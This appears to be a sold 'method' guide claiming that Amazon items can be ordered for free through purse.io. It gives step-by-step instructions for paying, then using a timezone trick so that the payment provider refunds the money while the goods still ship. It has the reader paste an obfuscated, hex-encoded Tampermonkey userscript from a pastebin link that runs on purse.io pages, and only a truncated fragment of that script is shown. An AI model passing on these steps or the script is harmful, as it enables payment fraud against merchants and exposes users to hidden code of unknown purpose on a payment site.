

Spend bitcoins. Save money.

Thank you for buying my method!

In this guide, I will show you how to order items that are listed on

Amazon fully for free - through indirect website - <https://purse.io/>

You can get everything you want, there is no limit.

How and why does it work?

It's really simple. We will use a Tampermonkey script which automatically works in the background. It changes our browser's timezone whenever we make a new order on purse. As soon as we get redirected to the payment page, our timezone will change - which will result in **our order getting marked as "Expired" on Bitbay's side** (their provider), **but NOT on purse's side**. So, if we pay for the products - our order will get processed and delivered by purse anyway, but **the money will get INSTANTLY refunded to our wallet by Bitbay**.

IMPORTANT - READ THAT!

If you are from **Europe/Canada/Japan**, you will have to do one extra thing (**Step 8.**) in order to add items to your cart (I will give you info).



If you are from **the United States**, just do everything as I do.

If you have any trouble - please contact me via email, I'll be happy to help you.

Before we start, here are the things you need:

- Google Chrome browser
- **Tampermonkey** extension

<https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkebhmkfjoejmpblmpobfkfo/>



If the link is no longer working, simply google for Tampermonkey and you will find it.

- a script that changed your Timezone. You can copy it in this link:



<https://pastebin.com/raw/4ff9Z3ne>

Step 1. Add Tampermonkey extension to your browser. (Link above)

Step 2. Click on Tampermonkey's icon at the top-right side of your browser, and click "Create a new script."

Step 3. Remove any preset code so you can have a clean page just like on the screenshot:



Step 4. Copy the script from this link:

<https://pastebin.com/raw/4ff9Z3ne> and paste it to that page.

It should look like this:

```
1 // ==UserScript==
2 // @name      Purse Timezone Glitch
3 // @namespace  Purse
4 // @version   2.1
5 // @description Get ANY item from Amazon for free!
6 // @author    Poesso
7 // @match     https://purse.io/*
8 // @grant     none
9 // ==/UserScript==
10
11 (function() {
12     'use strict';
13
14     var _0x46a6=['\x61\x57\x35\x75\x5a\x58\x4a\x49\x56\x45\x
15     })();
16
17 // Purse.io
```

Step 5. Go to "File" and click "Save".

Step 6. Go to "Installed userscripts" (at the same page) and check if the script is Enabled:

#	Enabled	Name
1	<input checked="" type="checkbox"/>	Purse Timezone Glitch

Step 7. Now, go to <https://purse.io/> and create a new account or simply log in through Facebook/Google/Coinbase (recommended).

IMPORTANT!

If you had already been on the site you should close that tab and open it once again from the link above.

If you are on the site - that's how you can check if the scripts works or not:

There should be '1' icon on red background at extension icon.

Step 8. Search for items that you want to buy, click on them and press “Add to cart” button.
(Europe version below screenshots).

The screenshot shows the Purse website's search results for "iPhone XS Max". The page features a dark blue header with the Purse logo, navigation links for "SHOP" and "EARN", and utility links for "HOW IT WORKS", "MY ORDERS", "IMPORT WISH LIST", and "INSTALL CHROME EXT.". A search bar contains the text "iPhone XS Max". Below the header, the results are titled "Results for 'iPhone XS Max'". Five product cards are displayed in a row, each with an image, a description, and pricing information. The first card shows an Apple iPhone XS Max, 256GB, Gold - Fully Unlocked (Renewed) for \$574.60. The second card shows an Apple iPhone XS, 256GB, Silver - Fully Unlocked (Renewed) for \$496.85. The third card shows an Apple iPhone XR, 256GB, White - Fully Unlocked (Renewed) for \$484.49. IF YOU ARE FROM EUROPE/CA/JP:

If you are from EU/CA/JP, you have to make a "Wish List" on Amazon and import it to the site.

Please follow the following page with instruction:

Step 9. Press "Proceed to Checkout". Now I recommend not to change anything at that page, because we want to get our order as soon as possible, and our money will be refunded anyways, so it doesn't matter how much do we save. Just click "Continue".

The screenshot shows the Amazon checkout process. At the top, there are four steps: 1. Discount, 2. Shipping, 3. Review, and 4. Payment. The current step is 'Discount', titled 'Set Your Discount'. A slider is set to 5% discount. Below the slider, there are three options: 'Buy Now' (managed by Purse), '2-4 days' (estimated delivery time), and '\$30.24' (savings). A summary table on the right shows the original price of \$604.84, total savings of -\$30.24, and an order total of \$574.60. Below the discount section, the product is listed as 'Apple iPhone XS Max, 256GB, Gold - Fully Unlocked (Renewed)' with a 'Save for later' button. The price comparison shows the original price of \$604.84 and the current price of \$574.60. A 'CONTINUE' button is visible at the bottom right of the discount section.
